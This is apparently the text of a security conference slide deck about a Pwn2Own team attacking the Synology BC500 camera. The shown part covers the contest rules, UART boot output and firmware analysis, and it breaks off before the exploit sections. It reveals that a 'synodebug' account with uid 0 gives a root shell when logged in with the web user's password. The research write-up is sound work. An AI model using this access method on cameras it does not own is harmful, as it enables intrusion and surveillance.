Now I See You

Pwning the Synology BC500 Camera

07.06.2025, Emanuele Barbeno


Whoami

Emanuele Barbeno

- Master’s Degree in Computer Science @ University of Brescia
- IT Security Analyst @ Compass Security

- **Introduction**
- Pwn2Own Competition
- Getting Access
- Exploration
- Analysis
- Exploit
- Contest

How It All Started



Whatever

Pwn2Own

Our Pwn2Own Team

Emanuele Barbeno

Yves Bieri

Urs Müller

Cyrill Bannwart

lukaszd

- Introduction
- **Pwn2Own Competition**
- Getting Access
- Exploration
- Analysis
- Exploit
- Contest

Rules


Time


No Interaction


Unauthenticated


Updated


Categories



$ 30’000


$ 60’000



Canon
Lexmark
$ 20’000



QNAP
Synology
$ 40’000


Mi 13 Pro
$ 200’000



$ 250’000

Categories







Targets Arrived



- Introduction
- Pwn2Own Competition
- **Getting Access**
- Exploration
- Analysis
- Exploit
- Contest

Hardware Interfaces






UART Access

```
Loader Start ...
LD_VER 03.00.03

560_DRAM1_933_4096Mb 09/10/2021 09:54:28

No card inserted
Pad driving increased
SPI NAND MID=000000C2 DEV=00000012
tmp_addr 0x02000000

[CUT]
Please press Enter to activate this console.
[CUT]

BC500_AD login:
```

Looking For Credentials - Firmware Update




Firmware

1.0.5


Requires Surveillance Station version 9.1.0 or above.
Requires DS cam version 3.7.0 (Android)/5.6.0 (iOS) or later on mobile devices.

Synology_BC500_1.0.5_0185.sa.bin




Looking For Credentials – File System Analysis

`passwd` file contains two users:



```
root:!~~[CUT]:0:0::/root:/bin/sh~~
synodebug:$6$[CUT]:0:1101::/root:/bin/sh
```

The **`root`** user is blocked



```
[CUT]
BC500_AD login: synodebug
Password: <WEB_USER_PASSWORD>
BC500_AD Linux shell...
root@BC500_AD:~$
[CUT]
```

Introduction

Pwn2Own Competition

Getting Access

Exploration

Analysis

Exploit

Contest

Attack Surface

